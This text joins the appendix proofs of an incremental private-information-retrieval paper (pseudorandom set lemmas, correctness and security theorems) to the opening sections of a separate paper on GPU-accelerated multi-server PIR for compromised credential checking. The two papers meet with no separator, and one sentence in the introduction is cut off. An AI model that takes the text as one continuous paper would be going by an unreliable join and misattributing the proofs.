Then for every PPT adversary $\mathcal{A}$, the two distributions are computationally indistinguishable.

The proof is in Appendix B.1 of CK [23].

We will now introduce a series of helper lemmas before proving properties for incremental PRS. For notation simplicity, we use a superscript to denote the number n in $\mathcal{P}_{\mathsf{pseudo}}$ or $\mathcal{P}_{\mathsf{true}}$.

Lemma 3 (Proposed protocol in Section 4.2.1)**.** Define

$$\mathcal{P}_{\mathsf{single}} = \left\{ \begin{array}{lll} & S \xleftarrow{R} & \binom{[n]}{s} \\ & b \leftarrow & \mathsf{Bernoulli}(s/(n+1)) \\ S' : & \text{if } b = 0, & \text{do nothing} \\ & \text{if } b = 1, & i \xleftarrow{R} S, \\ & & S' \leftarrow (S \backslash \{i\}) \cup \{n+1\}, \end{array} \right\}$$

Then $\mathcal{P}_{\mathsf{single}} = \mathcal{P}^{[n+1]}_{\mathsf{true}}$.

Proof. Rewrite $\mathcal{P}^{[n+1]}_{\mathsf{true}}$ as

$$\left\{ \begin{array}{lll} & S \xleftarrow{R} \binom{[n+1]}{s} & \\ S' : & \text{if } n+1 \notin S, & S' \leftarrow S \\ & \text{if } n+1 \in S, & S' \leftarrow S \backslash \{n+1\}, \\ & & S' \leftarrow S' \cup \{n+1\} \end{array} \right\}$$

Define $\mathcal{P}^*_{\mathsf{true}}$ as

$$\left\{ \begin{array}{lll} & S \xleftarrow{R} \binom{[n+1]}{s} & \\ S' : & \text{if } n+1 \notin S, & S' \xleftarrow{R} \binom{[n]}{s} \\ & \text{if } n+1 \in S, & S' \xleftarrow{R} \binom{[n]}{s-1}, \\ & & S' \leftarrow S' \cup \{n+1\} \end{array} \right\}$$

and $\mathcal{P}'_{\mathsf{true}}$ as

$$\left\{ \begin{array}{lll} & b \leftarrow & \mathsf{Bernoulli}(s/(n+1)) \\ S : & \text{if } b = 0, & S \xleftarrow{R} \binom{[n]}{s} \\ & \text{if } b = 1, & S \xleftarrow{R} \binom{[n]}{s-1}, S \leftarrow S \cup \{n+1\} \end{array} \right\}$$

On one hand, $\mathcal{P}^{[n+1]}_{\mathsf{true}} = \mathcal{P}^*_{\mathsf{true}}$ because when $n+1 \notin S$, the s elements of S are uniformly at random distributed over $[n]$ (this is by definition of randomly sampling s elements). Similarly, the same argument applies when $n+1 \in S$.

On the other hand, $\mathcal{P}^*_{\mathsf{true}} = \mathcal{P}'_{\mathsf{true}}$, because in the former, the the only role of S is to decide which case out of the two cases (since S' is freshly generated anyway), so it can be captured by a Bernoulli distribution. Hence $\mathcal{P}^{[n+1]}_{\mathsf{true}} = \mathcal{P}'_{\mathsf{true}}$.

Now we look at $\mathcal{P}_{\mathsf{single}}$. Since Bernoulli sampling is independent of sampling S, we can swap the first two steps in $\mathcal{P}_{\mathsf{single}}$ and get

$$\mathcal{P}'_{\mathsf{single}} = \left\{ \begin{array}{lll} & b \leftarrow & \mathsf{Bernoulli}(s/(n+1)) \\ S' : & \text{if } b = 0, & S \xleftarrow{R} \binom{[n]}{s} \\ & \text{if } b = 1, & S \xleftarrow{R} \binom{[n]}{s}, i \xleftarrow{R} S, \\ & & S' \leftarrow (S \backslash \{i\}) \cup \{n+1\} \end{array} \right\}$$

Simplifying the $b = 1$ case in $\mathcal{P}'_{\mathsf{single}}$, we have

$$\left\{ \begin{array}{lll} & b \leftarrow & \mathsf{Bernoulli}(s/(n+1)) \\ S : & \text{if } b = 0, & S \xleftarrow{R} \binom{[n]}{s} \\ & \text{if } b = 1, & S \xleftarrow{R} \binom{[n]}{s-1}, S \leftarrow S \cup \{n+1\} \end{array} \right\},$$

which is exactly $\mathcal{P}'_{\mathsf{true}}$. □

Lemma 4 (Batched version in Section 4.2.1)**.** Define

$$\mathcal{P}_{\mathsf{multi}} := \left\{ \begin{array}{lll} & w \leftarrow & \mathcal{HG}(n+m, m, s) \\ S^1 \cup S^2 : & S^1 \xleftarrow{R} & \binom{[n]}{s-w} \\ & S^2 \xleftarrow{R} & \binom{[n+1,n+m]}{w} \end{array} \right\}$$

Then $\mathcal{P}^{[n+m]}_{\mathsf{true}} = \mathcal{P}_{\mathsf{multi}}$.

Proof. Define $\mathcal{P}'_{\mathsf{true}}$ as

$$\left\{ \begin{array}{ll} & S \xleftarrow{R} \binom{[n+m]}{s} \\ & \text{Let } w \text{ be the number of elements} \\ S^1 \cup S^2 : & \text{of } S \text{ in } [n+1, n+m] \\ & S^1 \xleftarrow{R} \binom{[n]}{s-w} \\ & S^2 \xleftarrow{R} \binom{[n+1,n+m]}{w} \end{array} \right\}$$

On the one hand, we have $\mathcal{P}'_{\mathsf{true}} = \mathcal{P}^{[n+m]}_{\mathsf{true}}$ by applying a similar approach to Lemma 3. On the other hand, by the definition of the hypergeometric distribution, $\mathcal{P}'_{\mathsf{true}} = \mathcal{P}_{\mathsf{multi}}$. □

Theorem 5 (Correctness)**.** Let $\Psi = (\mathsf{Gen}, \mathsf{Eval}, \mathsf{Add})$ be the incremental PRS in Section 5.3. Then Ψ satisfies correctness.

Proof. First, given $aux = [(n, s)]$, $\Psi.\mathsf{Eval}$ will output a set in $\binom{[n]}{s}$ by construction. Second, after m indices are added, the new set will be $Set^{[n]}(sk, t_1) \cup Set^{[m]}(k_2, t_2)$ for some t_1, t_2 and $t_1 + t_2 = s$. Therefore the output set is a subset of $[n+m]$ of size s. □

Theorem 6 (Security)**.** Let $\Psi = (\mathsf{Gen}, \mathsf{Eval}, \mathsf{Add})$ be the incremental PRS in Section 5.3. Then Ψ satisfies security.

Proof. The distribution generated by Ψ can be written as

$$\mathcal{P}_{\mathsf{prs}} := \left\{ \begin{array}{lll} & (k, aux) \leftarrow & \Psi.\mathsf{Gen}(1^\lambda, n) \\ S : & aux' \leftarrow & \Psi.\mathsf{Add}(k, m) \\ & S \leftarrow & \Psi.\mathsf{Eval}(k, aux') \end{array} \right\}$$

By construction of Ψ, we rewrite $\mathcal{P}_{\mathsf{prs}}$ as

$$\left\{ \begin{array}{lll} & w \leftarrow & \mathcal{HG}(n+m, m, s) \\ S^1 \cup S^2 : & S^1 \xleftarrow{R} & Set^{[n]}(k_1, s-w) \\ & S^2 \xleftarrow{R} & Set^{[m]}(k_2, w) + n \end{array} \right\}$$

Suppose we randomly sample k_1, k_2 from a PRP key space $\mathcal{K}$. By Lemma 2 and 4, we have $\{\mathcal{P}_{\mathsf{prs}}\}_\lambda \approx_c \{\mathcal{P}^{[n+m]}_{\mathsf{true}}\}_\lambda$. □

Theorem 7 (Non-triviality)**.** Let $\Psi = (\mathsf{Gen}, \mathsf{Eval}, \mathsf{Add})$ be the incremental PRS in Section 5.3. Then Ψ satisfies non-triviality.

Proof. Let S and S' be the sets defined in Section 5.3. We know that $|S \ominus S'| = 2w$, where $w \leftarrow \mathcal{HG}(n+m, m, s)$, and $E[w] = \frac{m}{m+n} \cdot s$. Since $s = \sqrt{n}$, and $m = o(n)$, $E[|S \ominus S'|] = 2E[w] = 2 \cdot \frac{o(1)\cdot\sqrt{n}}{1+o(1)} = o(\sqrt{n})$. Therefore, $E[w] = o(g(n))$.

A.4 Properties of incremental CK construction

A.4.1 Eval with shifts

We modified Eval to take shifts into account. $\mathsf{Eval}(k, aux, sh)$ takes in a secret key k, aux and a shift sh, parses aux as $[(r_\ell, t_\ell)]_{\ell\in[L]}$, derives keys from k as $k_1, \ldots, k_L$, and computes the first subset $S_1 = \{\mathsf{PRP}^{[r_1]}(k_1, 1), \ldots, \mathsf{PRP}^{[r_1]}(k_1, t_1)\} + sh \mod r_1$ and the subsequent subsets as $S_2, \ldots, S_L$ as in Section 5.3. Then it outputs $\cup_{\ell\in[L]} S_\ell$.

A.4.2 Proof of Theorem 2

We first summarize a modification to CK in Checklist [40, §4.2] that doubles the size of the online query and refresh, but that reduces the correctness error of the online phase from $(s-1)/n$ to $\mathrm{negl}(\lambda)$, where s is the set size and n is the size of the database. Then we prove that our construction with this improvement incorporated satisfies correctness in Definition 2.

Checklist's proposal ensures that the client can always get the desired item at index i regardless of the result of the Bernoulli sampling (Figure 7, line 10 and 19). It works as follows.

The client samples $\beta \leftarrow \mathsf{Bernoulli}(2(s-1)/n)$. If $\beta = 0$, the client generates S_{offline} and finds S_{online} (both containing i) as in Figure 7. Additionally, it picks two random indices, γ_{offline} from $S_{\text{offline}} \setminus \{i\}$ and γ_{online} from $S_{\text{online}} \setminus \{i\}$. It sends to each server a set, along with an index: to the offline server it sends $(S_{\text{offline}} \setminus \{i\}, \gamma_{\text{offline}})$; to the online server it sends $(S_{\text{online}} \setminus \{i\}, \gamma_{\text{online}})$. Each server sends back the parity for the set (b bits) and the data item for the index (b bits). The client will only use the parity for $S_{\text{online}} \setminus \{i\}$ to recover the desired item at index i (Query), and use the parity for $S_{\text{offline}} \setminus \{i\}$ and block i to replace the used set (Refresh). The two random indices γ_{offline} and γ_{online} are not used for query nor refresh; they are used for security reasons (see the $\beta = 1$ case below).

If $\beta = 1$, the client does *not* use any of its locally stored $\sqrt{n}\log n$ sets (hints). Instead, it generates a new set S_{new} that contains i. It randomly samples γ from $S_{\text{new}} \setminus \{i\}$ and γ' from $S_{\text{new}} \setminus \{\gamma\}$. Unlike in the original protocol where only the online server processed queries during the online phase, in this refined version the offline server is also asked to help with online queries. Now the client picks one of the two servers at random (it does so to hide which server helps to compute the parity for $S_{\text{new}} \setminus \{i\}$), and sends the chosen server $(S_{\text{new}} \setminus \{i\}, \gamma)$, and sends $(S_{\text{new}} \setminus \{\gamma\}, \gamma')$ to the other server. Each server sends back the parity for the provided set and the data item for the provided index (γ or γ') to the client. The client then uses three things: the parity for $S_{\text{new}} \setminus \{i\}$, the parity for $S_{\text{new}} \setminus \{\gamma\}$, and the data item at index γ, to recover the item at index i. The random index γ' is not used for recovering the data item; it is used to hide which server plays the role of computing $S_{\text{new}} \setminus \{i\}$. After the client recovers data block i, it discards S_{new} and never uses it again for future queries. In this case, the $\sqrt{n}\log n$ sets and their parities remain unchanged so there is no need to refresh any sets.

Theorem 8 (Correctness)**.** Let $\Pi = (\mathsf{Prep}, \mathsf{IncPrep}, \mathsf{Query}, \mathsf{Refresh}, \mathsf{Resp}, \mathsf{QueryRecov}, \mathsf{RefreshRecov})$ be the scheme in Section 6, and suppose the underlying construction of incremental PRS Ψ satisfies correctness. Then Π with the above improvement satisfies correctness in Definition 2.

Proof. Correctness contains two parts: the hint should be updated correctly, and the client should fetch its desired item during the online phase. The former follows directly from Algorithms 4 and 5. For the latter, since Algorithm 7 is compatible with Checklist's improvement (proved correct in Checklists's Lemma B.1 [40]), we can reduce the correctness error to $\mathrm{negl}(\lambda)$. □

Theorem 9 (Security)**.** Let $\Pi = (\mathsf{Prep}, \mathsf{IncPrep}, \mathsf{Query}, \mathsf{Refresh}, \mathsf{Resp}, \mathsf{QueryRecov}, \mathsf{RefreshRecov})$ be the scheme in Section 6, and suppose the incremental PRS Ψ satisfies correctness and security. Then Π satisfies security in Definition 2.

Proof. Security contains two parts: the hint update should not reveal any information of queried index and the queries during online phase should look indistinguishable (since Refresh is symmetric with Query, hence we only consider the latter here). The former is independent of the query index, hence security holds. For the latter, we show that, for databases D and D' where $|D| = n$ and $|D'| = n + o(n)$, the following two distributions,

$$\mathcal{P}_{\text{online}} = \left\{ q_{\text{online}} : \begin{array}{r} h \leftarrow \mathsf{Prep}(D) \\ h' \leftarrow \mathsf{IncPrep}(D, \delta, h) \\ q_{\text{online}} \leftarrow \mathsf{Query}(h', i) \end{array} \right\}$$

and

$$\mathcal{P}'_{\text{online}} = \left\{ q_{\text{online}} : \begin{array}{r} h' \leftarrow \mathsf{Prep}(D') \\ q_{\text{online}} \leftarrow \mathsf{Query}(h', i) \end{array} \right\}$$

are computationally indistinguishable ($\{\mathcal{P}_{\text{online}}\}_\lambda \approx_c \{\mathcal{P}'_{\text{online}}\}_\lambda$).

We define $\widetilde{\mathcal{P}}_{\text{online}}$ to be the distribution of outputting the set before removing an element in Query. From Lemma 6, we know $\{\widetilde{\mathcal{P}}_{\text{online}}\}_\lambda \approx_c \{\widetilde{\mathcal{P}}'_{\text{online}}\}_\lambda$. And by Lemma 45 in CK [23], the conclusion holds. Furthermore, Lemma B.2 in Checklist [40] shows that the aforementioned improvement maintains security. □

Theorem 10 (Non-triviality)**.** Let $\Pi = (\mathsf{Prep}, \mathsf{IncPrep}, \mathsf{Query}, \mathsf{Refresh}, \mathsf{Resp}, \mathsf{QueryRecov}, \mathsf{RefreshRecov})$ be the scheme in Section 6, and suppose the underlying incremental PRS Ψ satisfies non-triviality. Then Π satisfies non-triviality in Definition 2.

Proof. For additions, the non-triviality for incremental CK directly follows from PRS non-triviality (Appendix A.3). We give concrete formula for IncPrep's cost here.

Suppose the database is of size n, and there is $m = o(n)$ number of elements added. For each set S_j where $j \in [J]$, the client samples w_j from the distribution $\mathcal{HG}(m, m+n, s)$. The cost of evaluating the PRPs and computing parities for data objects is $O(b\sum_{j\in[J]} w_j)$. Since $J = (n/s)\log n$, we have $\sum_{j=1}^{(n/s)\log n} E[w_j] = \frac{m\cdot s}{n+m} \cdot (n/s)\log n \le m\log n$. Therefore, the total computation to the offline server is in expectation $O(bm\log n)$.

For edits and deletions, non-triviality holds when $m|Q|$ (Section 6.1) is sublinear in n. We additionally discuss an optimization for incremental updates when $m|Q|$ is linear or even super linear in n in our technical report [46, Appendix C]. □

GPU-accelerated PIR with Client-Independent Preprocessing for Large-Scale Applications

Daniel Günther
Technical University of Darmstadt

Maurice Heymann
Technical University of Darmstadt

Benny Pinkas
Bar-Ilan University

Thomas Schneider
Technical University of Darmstadt

Abstract

Multi-Server Private Information Retrieval (PIR) is a cryptographic protocol that allows a client to securely query a database entry from $n \geq 2$ servers of which less than t can collude, s.t. the servers learn no information about the query. Highly efficient PIR could be used for large-scale applications like *Compromised Credential Checking* (C3) (USENIX Security'19), which allows users to check whether their credentials have been leaked in a data breach. However, state-of-the art PIR schemes are not efficient enough for fast online responses at this scale.

In this work, we introduce *Client-Independent Preprocessing* (CIP) PIR that moves $(t-1)/n$ of the online computation to a local, client independent, preprocessing phase suitable for efficient batch precomputations. The online performance of CIP-PIR improves linearly with the number of servers n. We show that large-scale applications like C3 with PIR are practical by implementing our CIP-PIR scheme using a parallelized CPU implementation. To the best of our knowledge, this is the first multi-server PIR scheme whose preprocessing phase is completely independent of the client, and where online performance simultaneously improves with the number of servers n. In addition, we accelerate for the first time the huge amount of XOR operations in multi-server PIR with GPUs. Our GPU-based CIP-PIR achieves an improvement up to factor $2.1\times$ over our CPU-based implementation for $n = 2$ servers, and enables a client to query an entry in a 25 GB database within less than 1 second.

1 Introduction

The main motivation for this work is improving the security and privacy of large-scale applications of Private Information Retrieval (PIR) like Compromised Credential Checking (C3 – checking whether a user's credentials appear in a database of compromised credentials) [48], private blocklists in web browsers [33], and epidemiological modeling [28]. The current state of the art of C3 implementations must leak some information about each query (namely, about the user's credentials), in order to support low response latency and to scale to the sizes of existing datasets [35, 48] . This leakage allows certain attacks [35].

We present a new PIR construction with offline preprocessing, which hides all information about the queries and on top reduces the response latency compared to all existing PIR schemes. This construction works in a setting where the responses are computed by n servers of which less than t can collude. We discuss in §1.3 the applicability of this setting to C3, as well as to other applications. On top of this, we implement for the first time multi-server PIR on GPUs in order to accelerate (a) large parts of the online computations, and (b) the offline preprocessing phase of our new PIR scheme, by batching multiple queries independently of the client.

1.1 Private Information Retrieval (PIR)

Private Information Retrieval allows to securely and privately access data from a public database whereby the servers do not learn any information about the query nor the accessed data. State of the art single-server PIR protocols like SealPIR [2] are often not efficient enough for large-scale databases as their response time is already a couple of seconds for databases with only a few million entries (see also Fig. 5).

Hence, we build a new multi-server PIR protocol called CIP-PIR. As a basis, we use the RAID-PIR protocol [15, 16], which is a multi-server PIR scheme with $n \geq 2$ servers of which less than t can collude that extends Chor et al.'s PIR scheme [10]. Motivated by the very fast response times required for large-scale applications, we aim to preprocess a large part of the PIR protocol. For this, we introduce the *Client-Independent Preprocessing* (CIP) PIR model which lets the servers choose a part of the client's query in the RAID-PIR protocol and moves $(t-1)/n$ of its computation to an offline preprocessing phase which is even *independent* of the client. Now, this phase can be batch processed for all clients together resulting in faster amortized preprocessing and hence total time. We also show how to compress the PIR

database to improve storage and computation in PIR which is of independent interest.

We show corresponding improvements by implementing our CIP-PIR protocol on a CPU and obtain up to factor $n\times$ better online runtime than RAID-PIR without decreasing the throughput. Moreover, while RAID-PIR trades security for better performance (only less than $t \leq n$ servers may collude), the performance of the online phase of our CIP-PIR scheme becomes *independent* of the collusion threshold t.

We further improve the runtime of our CIP-PIR protocol by massively parallel computations of the preprocessing and online computations on a GPU. The GPU-accelerated implementation highly profits from batching multiple queries in the preprocessing phase as expensive memory transfers of portions of the database are amortized.

1.2 Large-Scale PIR Applications

There is a high interest in efficient PIR for multiple applications. Our CIP-PIR construction can be used in any PIR application which requires low latency for large-scale data. An important and omnipresent application in the context of compromised credential checking (C3) is described below. Further applications with these requirements are, for example, private queries to medical and patent databases [4], anonymous messaging [16], Tor clients downloading a list of nodes, and certificate/key transparency. A recently proposed application which requires low latency is to support private queries by browsers to blocklists of malware-hosting websites, as in Google's "Safe Browsing" blocklist [33]. Another potential future application, which is motivated by the push for privacy-preserving advertising and the elimination of cross-site user tracking, is serving advertisements to users: The goal would be for the user's machine to locally decide on ads that best target the user, and then fetch these ads privately using PIR. (Of course, this future ad system will also require additional privacy-preserving mechanisms, such as for profiling users interests, and for exposure measurement and billing.)

Compromised Credential Checking (C3). Data breaches occur more and more in the recent years. These breaches contain highly sensitive information about the users, e.g., their passwords and usernames. The most prominent breach contains more than two billion credentials and is called Collection 1-5 [26]. Thomas et al. [47] showed that 6.9% of the breached credentials are still in use even on non-exposed platforms. This enables credential stuffing attacks, where an adversary compromises accounts by trying leaked passwords on other services. Usually, the affected platforms reset their user's passwords of their users after an exposure, but this does not alert the users about the risk of using the same credential on other platforms. Hence, there is a demand for *Compromised Credential Checking* (C3) tools [35] that allow users to check whether their credentials are breached or not.

Popular password managers already integrate C3 services: 1password uses *HaveIBeenPwnd* (HIBP) [30, 45] and LastPass uses ENZOIC [20, 21]. These schemes offer up to four different query types: querying the client's username or password, the service's domain, and the combinations of the client's username and password. Thomas et al. [48] conclude that querying the username/password combination is the best option due to the user-friendliness, as password-only queries would alert users too often and the other two options are too vague (cf. [48] for further discussions). Recently, Thomas et al. [48] published their *Google Password Checkup* (GPC) tool as a Google Chrome extension that is the first C3 service secure against malicious clients (a variant of this is now integrated in Chrome, see below). They achieve this with the help of a *Private Set Intersection* (PSI) protocol that enables one party to privately check if her input is in the set of the other party (actually this is a variant of PSI where one input set consists of a single element only). To optimize efficiency, all these tools run the PSI protocol only on a small subset of the entire database, where the elements have the same prefix of the hashed credentials. For this, the hash prefix is leaked to the server. However, the hash prefix can be used for a credential stuffing attack on the user's anonymity as the server learns in which subset the credentials would be located [35]. A PSI protocol on the whole database would avoid such leakage, but it is too inefficient for large-scale databases.

This attack is not only theoretical. Li et al. [35] showed that knowledge of the credential's hash prefix suffices to compromise up to 86% of the leaked accounts within 1000 attempts (even up to 73% of the accounts that are not included in a data breach). To protect the user's sensitive information, they provide two new C3 protocols from which one still has the leakage problem that enables credential stuffing attacks. The other protocol was proposed in parallel by Thomas et al. [48] and does leak no information about the user's password since the subset is identified by a prefix of the hashed username. This protocol, however, has the disadvantage that the user's anonymity is even more vulnerable since the adversary learns information about the username. Moreover, the protocol can only be deployed for applications where the user can check the existence of its username/password combination in a data breach, while more security-aware users aim to check, if their passwords are attacked (even if the username is not included). In Aug. 2020, Google integrated and enabled by default this protocol in their Chrome web browser [11]. They hold a database of four billion leaked credentials and their deployed protocol leaks a three byte hash prefix of the username.

Thomas et al. [48] and Li et al. [35] both suggest to use *Private Information Retrieval* (PIR) to hide the hash prefix, which yields perfect anonymity, i.e., the C3 protocol does not allow to identify the user. However, [48] and [35] observe that current PIR techniques are not efficient enough to be operated in a real-world deployment. In this work, we show how to build and use highly efficient multi-server PIR for use in C3.

1.3 Setting and Applicability

Our model includes multiple servers, and guarantees security as long as there is no collusion of more than some threshold number of the servers. The usage of multiple servers seems crucial for ensuring both scalability and security. In fact, all large-scale C3 systems with a single server send to the server partial information about users credentials, which, as was shown by Li et al. [35], might compromise a large fraction of the users.

The assumption that servers do not collude with each other might not be credible by the public if all servers are run by the same entity (such as Google). Therefore, servers must be operated by multiple entities which are trusted not to collude. While this is a standard assumption/requirement in the cryptographic literature (e.g., for MPC protocols, multi-server PIR and threshold crypto), it is unclear if this assumption always makes sense from a business perspective. There are however, recent examples where companies are deploying services whose security depends on non-colluding servers. For example, Apple and Google run their exposure notification system for COVID-19 contact tracing via the Prio system [12] that is operated by the Internet Security Research Group (ISRG), which also runs the Let's Encrypt certificate authority and is therefore an entity which is trusted by Internet users, as well as the National Institutes of Health (NIH).[1] The additional servers can be run by organizations with a privacy-centric mission, or by different companies which would like to collaborate in order to provide a service to the public.

The recent Apple/Google collaboration on an API for COVID-19 contact tracing is an example of a collaboration between companies (in a different domain) which was unimaginable until recently. This collaboration shows that two competing companies can have a strong mutual interest in offering privacy-preserving services to their users for real-world applications. Apple introduced in iOS14 It is very unlikely that any of these corporations would attempt to use a leakage in a C3 system to steal a user's password. However, as more users are becoming concerned about their privacy, companies might want to provide users with the strongest possible privacy that can be offered using multi-server PIR. Another motivation for participating companies, might be their desire not to be liable for knowledge of unnecessary private user data, or the fear that company insiders could try to learn such information.

1.4 Our Contributions

We propose, implement, and benchmark CIP-PIR, an efficient multi-server PIR protocol that is designed for large-scale applications operating multiple GB large databases and outperforms recent efficient PIR implementations like PIR based on function secret sharing [7]. Furthermore, CIP-PIR can be used by companies who want to provide privacy-preserving services to their customers as the underlying cryptography is so simple that even non-experts can be convinced of its security and correctness. For this, we design a strong new PIR model called client-independent preprocessing, which allows for the first time very efficient offline preprocessings completely *independent* of the client, i.e., the PIR servers do not even need to know the clients for the preprocessing. Our main contributions are summarized as follows:

Client-Independent Preprocessing PIR Model (§2.1). In the multi-party computation (MPC) literature the preprocessing model has prevailed as it gives tremendous speedups for the online computation by precomputing expensive cryptographic operations of the same type, ideally in parallel (e.g., somewhat homomorphic encryption in SPDZ [32]). Today, this model is common for many efficient state-of-the-art MPC protocols. In concurrent and independent work, the preprocessing model was applied to multi-server PIR in [33]. In that work a server interacts with the client in an offline phase to precompute some hints that are later used in the online phase. We go one important step further: our *Client-Independent Preprocessing* (CIP) PIR is *client-independent* and hence can be performed even before knowing the client(s). This allows local and parallel preprocessing across *all* clients with significant speedups.

CIP-PIR Protocol (§3.2). The first PIR scheme in our new CIP PIR model is called CIP-PIR that is based on the very simple RAID-PIR scheme by Demmler et al. [15, 16] and moves a part of the client's query generation to the server sides. This costs an additional round trip, but allows for very efficient offline preprocessing without involving the client. Moreover, the preprocessing phase can easily be batch-processed without waiting for numerous client requests resulting in faster amortized preprocessing and hence total time. We note that our scheme (as the original PIR by Chor et al. [10]) has linear communication complexity, but this is only one bit per block.

Database Compression in PIR (§3.3). We design and implement two database compression techniques that are applicable to all PIR constructions. Our first compression technique is applicable to all database types and improves the storage by factor $1.2\times$. Our second compression technique is designed for special-purpose hash databases and reduces the storage and online runtime by factor $5\times$ for a false-positive probability of 2^{-20}. There are many real-world applications for PIR on hash databases including all private set inclusion PIR applications (e.g., medical and patient databases), C3, and epidemiological modeling. Moreover, the GPC protocol [48] can profit from both of our compression techniques to reduce the database size by factor $5.9\times$.

CPU and GPU Implementation (§4). We implement our CIP-PIR protocol in a highly efficient manner in C++. Our parallel implementations for CPUs and GPUs are of independent interest as they are applicable also within other multi-server

[1] See, for example https://covid19-static.cdn-apple.com/applications/covid19/current/static/contact-tracing/pdf/ENPA_White_Paper.pdf.

PIR schemes, e.g., the linear XOR operations of PIR based on function secret sharing [7, 8] after expanding the PIR query.

Our CPU implementation uses Intel AVX-512 intrinsics to support XOR operations over 512 bits within one CPU cycle. Moreover, we massively parallelize the server computation using the OpenMP framework. We gain (using the same codebase) for $n = 2$ servers up to $2\times$ better online runtime ($5\times$ better for $n = 5$ servers and collusion threshold $t = 5$) than RAID-PIR [16] and $1.2\times$ faster amortized preprocessing time for batch size $|Q| = 1\,000$.

Our GPU implementation provides for the first time a multi-server PIR implementation on a GPU using Nvidia's CUDA platform [9, 43]. We implement and benchmark two approaches for efficient parallelization: With the first one, all CUDA blocks together compute the answer of one query, while the second one batches incoming queries and all the CUDA blocks process one query, separately. We gain for $n = 2$ servers up to $2.1\times$ faster online runtimes than our CPU-based CIP-PIR implementation, and $85\times$ faster amortized online and preprocessing runtime for batch size $|Q| = 1\,000$.

2 Preliminaries and Background

2.1 PIR Background

In *Private Information Retrieval* (PIR), as introduced by Chor et al. in [10], a client wishes to learn one or multiple blocks from a public database $|DB|$, while using only sublinear communication, and hiding the details of the query from the database owner(s). We focus on *multi-server PIR* schemes since they have a substantially lower computational overhead. In multi-server PIR the database DB is split over $n \geq 2$ servers that are assumed not to collude. The client sends a request to each server and combines the answers to compute the result.

Definition 1 (classical PIR protocol) *A classical PIR protocol is a tuple of algorithms* (`Create`, `Request`, `Response`, `Combine`) *as described below:*

`Create` *is locally run once by the owner of the database. It takes as input some data array D, and outputs for each server* $i \in [n]$ *a database* DB_i *which is sent to the server. (Note that unlike the original PIR constructions of [10], each server might receive a different database/state).*

`Request` *is run by the client and takes as input the index idx of the data item to access and outputs a list of queries* $(q_0, \ldots, q_{n-1})$*, where* q_i *is sent to server i.*

`Response` *is run by each server i. It takes the query* q_i *as input and outputs an answer* a_i *based on the local database* DB_i*.*

The client collects the answers $a_0, \ldots, a_{n-1}$ *from the servers and calls the* `Combine` *algorithm that outputs the desired data* $d = D[idx]$*.*

The PIR scheme must satisfy the following definitions for correctness (stating that the client must be able to correctly compute the answer of its query), and for security (stating that a subset of the serves learns nothing about the query).

Definition 2 (Correctness) *For any database D, let* $\texttt{Create}(D) = (DB_0, \ldots, DB_{n-1})$*. For any* $idx \in [0, |D| - 1]$*, let* $\texttt{Request}(idx) = (q_0, \ldots, q_{n-1})$*. For any server j, let* $a_j = \texttt{Response}(DB_j, q_j)$*. Then* $\texttt{Combine}(idx, a_0, \ldots, a_{n-1}) = D[idx]$*.*

Definition 3 (Security of multi-query PIR) *A PIR scheme with redundancy parameter/threshold* $1 < t \leq n$ *is called* secure *if any collusion of less than t servers does not learn any information about the query indexes.*

In more detail, let κ *be a computational security parameter and let T denote any subset of less than t servers, and let the* view *of server j denote* DB_j *and all queries* q_j *that this server receives. We require that for any data D, and any two same-length sequences of (possibly not all unique) requests* $R = (idx_1, \ldots, idx_m)$ *and* $R' = (idx'_1, \ldots, idx'_m)$*, no algorithm whose run time is polynomial in m and in* κ *can distinguish the view of the servers in T, between the case of the client using the requests in R, and the case of it using R′.*[2]

The original PIR protocol of Chor et al. [10] guaranteed unconditional security. Our protocol will ensure only computational security as is defined here, based on the basic security assumption that pseudo-random generators exist.

A PIR scheme must also satisfy *communication efficiency*, by guaranteeing that the overall communication is smaller than sending D itself, and is only $o(|D|)$.

2.2 Multi-Server PIR schemes

Multi-server PIR assumes that a subset of the n operating servers are non-colluding. Let us first give an informal description of the scheme by Chor et al. [10], on which most multi-server PIR schemes are based. First, the input data D is split into B blocks of size b each, which results in the database DB. If the client is interested in learning block i it sends to the first server a random B-bit string q_0, and sends to the second server a string q_1 which is equal to q_0 in all bits except for the i-th bit, in which the two strings are different. Each server computes the XOR of the blocks which correspond to '1' bits in the string that it received, and sends the resulting b-bit block to the client. The client then computes the XOR of the two strings it received. This result is equal to the i-th block. The total communication with each of the n servers is $B + b$ bits.

[2] We note that the original PIR definition only protects the privacy of the client and not the privacy of the server. Namely, it does not prevent the client from learning more than a single data item. This property is called "symmetric PIR" [24]. It can be ensured by encrypting each entry of the server using a key known only to the server, and letting the client run a single instance of an efficient oblivious pseudo-random function evaluation protocol (OPRF) in order to learn the decryption of only a single item [22, 40].

The core idea of multi-server PIR directly follows from this protocol. The client sends messages to each of the n servers. Server i extracts from its message a B-bit query strings q_i. The XOR of the n query strings of all servers is a string of B bits, which are all zero except for a single '1' bit at the position corresponding to the block that the client aims to retrieve. In the online computation, each server i computes the XOR of all database blocks which correspond to '1' bits in q_i. Different PIR schemes differ in encoding the request on the client side and extracting the B-bit strings on the server side. We now describe how the client queries are encoded and extracted in RAID-PIR [15, 16] and in all PIR schemes based on function secret sharing [7, 8].

RAID-PIR [15, 16]. In RAID-PIR [15, 16] the B blocks are split into n chunks (recall that n is the number of servers). Each server receives $t \leq n$ chunks, and therefore stores t/n of the database (where t is the collusion threshold). Consequently, the client's queries are shorter and each server only XORs a smaller subset of the blocks. As before, the XOR of all n queries is equal to a B-bit string which is also zero except for a '1' bit at the block that the client wishes to learn.

Each block is included in a chunk of $k = B/n$ blocks, which is stored by t servers. A crucial observation that is used to improve performance is that for any specific block, out of the tk bits that instruct t servers what to do with this block, $(t-1)k$ bits can be pseudo-random and only k bits need to be explicitly set to ensure that the result of the XOR is correct. Therefore instead of sending a full length string to each server, the client can send to each server a seed that is used to compute a $1/t$ fraction of the string that the server must use. This cuts the communication from the client to the server by factor $t\times$. Performance can further be improved with a time-memory tradeoff that precomputes queries using the method of Arlazarov et al. [3] (known as the "method of the four Russians"), and optimizing the database layout to allow for parallel queries.

